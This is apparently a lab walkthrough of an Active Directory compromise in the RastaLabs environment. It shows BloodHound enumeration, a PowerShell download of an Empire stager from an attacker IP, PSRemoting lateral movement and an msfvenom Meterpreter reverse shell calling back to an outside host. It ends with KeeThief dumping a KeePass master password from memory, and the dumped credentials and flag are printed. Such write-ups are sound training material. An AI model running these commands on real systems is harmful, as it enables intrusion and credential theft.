

install bloodhound and neo4j db for enumeration,

upload the bloodhound script and execute,

powershell -command "& { iwr http://10.10.14.83/emp.bat -OutFile empire_new.bat}" or use meterpreter upload

powershell -ep bypass


ipmo ./SharpHound.ps1; Invoke-BloodHound

```
PS C:\users\bowen\gopi\blood\sharp> ipmo ./SharpHound.ps1; Invoke-BloodHound
ipmo ./SharpHound.ps1; Invoke-BloodHound
Initializing BloodHound at 14:27 on 25/07/2018
Starting Default enumeration for rastalabs.local
Status: 115 objects enumerated (+115 3.833333/s --- Using 54 MB RAM )
Status: 116 objects enumerated (+1 2.521739/s --- Using 54 MB RAM )
Finished enumeration for rastalabs.local in 00:00:46.8561737
1 hosts failed ping. 0 hosts timedout.
Removed 2 duplicate lines from C:\users\bowen\gopi\blood\sharp\group_membership.csv
PS C:\users\bowen\gopi\blood\sharp> dir
dir

Directory: C:\users\bowen\gopi\blood\sharp

Mode                LastWriteTime         Length Name
----                -
-a----          25/07/2018      14:28           9343 BloodHound.bin
-a----          25/07/2018      14:28           5694 group_membership.csv
-a----          25/07/2018      14:28            505 local_admins.csv
-a----          25/07/2018      14:28            254 sessions.csv
-a----          25/07/2018      13:30        642777 SharpHound.ps1
```

import the data into bloodhound and found ngodfrey user has session on ws05,



use empire to create listener and stager and get agent from ws04,

stager can be - launcher/bat or dll

can be used only port 80 and 443 [bcoz of firewall]

transfer the bat file to ws04 and execute to get shell

powershell -command "& { iwr http://10.10.14.83:8080/emp.bat -OutFile empire_new.bat}"

usemodule lateral_movement/invoke_psremoting -----> to get shell on ws05

execute and get empire shell on ws05

```

(Empire: powershell/lateral_movement/invoke_psremoting) > set ComputerName ws05.rastalabs.local
(Empire: powershell/lateral_movement/invoke_psremoting) > execute
[*] Tasked 1PWL2MCK to run TASK_CMD_WAIT
[*] Agent 1PWL2MCK tasked with task ID 1
[*] Tasked agent 1PWL2MCK to run module powershell/lateral_movement/invoke_psremoting
(Empire: powershell/lateral_movement/invoke_psremoting) > [*] Sending POWERSHELL stager (stage 1) to 10.10.110.254
[*] New agent L7YVAF89 checked in
[+] Initial agent L7YVAF89 from 10.10.110.254 now active (Slack)
[*] Sending agent (stage 2) to L7YVAF89 at 10.10.110.254
(Empire: powershell/lateral_movement/invoke_psremoting) > interact L7YVAF89
(Empire: L7YVAF89) > usemodule management/invoke_script
(Empire: powershell/management/invoke_script) > info
Name: Invoke-Script
Module: powershell/management/invoke_script
NeedsAdmin: False
OpsecSafe: True
Language: powershell
MinLanguageVersion: 2
Background: True
OutputExtension: None
  
```

then create a psh script and execute via empire to get msf shell

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.14.83 lport=443 -f psh -o meter.ps1
```

then use, usemodule management/invoke_script to execute script and get shell on meterpreter

```
File Edit View Search Terminal Tabs Help
openvpn z0x0z_rasta.ovpn x msfconsole x ./.empire x root@kali: ~/Desktop/rasta x root@kali: ~/Desktop/rasta x
(Empire: powershell/management/invoke_script) > info
      Name: Invoke-Script
      Module: powershell/management/invoke_script
      NeedsAdmin: False
      OpsecSafe: True
      Language: powershell
MinLanguageVersion: 2
      Background: True
      OutputExtension: None

Authors:
  @harmj0y

Description:
  Run a custom script. Useful for mass-taskings or script
  autoruns.

Options:
  Name      Required  Value                                     Description
  ----      -
  ScriptCmd  True         Invoke-Shellcode                         Script command (Invoke-X) from file to
                                     -Shellcode ($iRecLaTfc) run, along with any specified arguments.
  ScriptPath False        /root/Desktop/rasta/mete Full path to the PowerShell script.ps1
                                     r.ps1 to run (on attacker machine)
  Agent      True         L7YVAF89                               Agent to run module on.

(Empire: powershell/management/invoke_script) >
(Empire: powershell/management/invoke_script) > agents

[*] Active agents:
  Name      La Internal IP      Machine Name      Username      Process      PID      Delay      Last Seen
  ----      --
  1PWL2MCK ps 10.10.123.101     WS04             RLAB\bowen     powershell    6956     5/0.0     2018-07-02 23:27:07
  L7YVAF89 ps 0.0.0.0           WS05             RLAB\ngodfrey   powershell    4832     5/0.0     2018-07-03 01:22:03

(Empire: agents) > 
```

Will get msf shell,

on further enumeration on ws05
found keepass 2 is installed, and then it is triggered at random [1-30 mins],
keethief.ps1 can be used to grab the credentials from memory

Reference - <http://www.harmj0y.net/blog/redteaming/keethief-a-case-study-in-attacking-keepass-part-2/>

wrote a ps script, to monitor the keepass process, when the process starts, keethief.ps1 script should get execute to dump creds

```
./test.ps1 -ProcessName KeePass -FilePath "c:\Program Files (x86)\KeePass Password Safe 2\"
```

```
PS C:\users\ngodfrey\gopi> ./test.ps1 -ProcessName KeePass -FilePath "c:\Program Files (x86)\KeePass Password Safe 2\"
./test.ps1 -ProcessName KeePass -FilePath "c:\Program Files (x86)\KeePass Password Safe 2\"
Get-WmiObject : Access denied
At C:\users\ngodfrey\gopi\keethief.ps1:303 char:31
+ ... MIPProcess = Get-WmiObject win32_process -Filter "ProcessID = $($KeePa ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Get-WmiObject], ManagementException
+ FullyQualifiedErrorId : GetWMIManagementException,Microsoft.PowerShell.Commands.GetWmiObjectCommand

VERBOSE: Examining KeePass process 3868 for master keys

Database       : M:\Documents\Passwords.kdbx
KeyType        : KcpKeyFile
KeePassVersion : 2.37.0.0
ProcessID      : 3868
ExecutablePath : 
EncryptedBlobAddress : 91125152
EncryptedBlob   : {91, 234, 251, 115...}
EncryptedBlobLen : 32
PlaintextBlob   : {23, 17, 163, 153...}
Plaintext       : FxGjmTU2HNlEiV8RhRT1h726XxNHqF0KE7hniHswqsU=
KeyFilePath     : M:\Documents\Passwords-Key.key

Database       : M:\Documents\Passwords.kdbx
KeyType        : KcpPassword
KeePassVersion : 2.37.0.0
ProcessID      : 3868
ExecutablePath : 
EncryptedBlobAddress : 91103800
EncryptedBlob   : {36, 212, 3, 249...}
EncryptedBlobLen : 48
PlaintextBlob   : {49, 50, 51, 52...}
Plaintext       : 1234567890qwertyuiopasdfghjklzxcvbnm!"0$%^&*()
KeyFilePath     :
```

plaintext masterpassword - 1234567890qwertyuiopasdfghjklzxcvbnm!"£\$%^&*()

use the master password and key file to open the keepass database....

found creds,
username - ngodfrey_adm
password - J5KCwKruINyCJBKd1dZU

Found the flag in recycle bin....

RASTA{n07h1n6_15_54f3}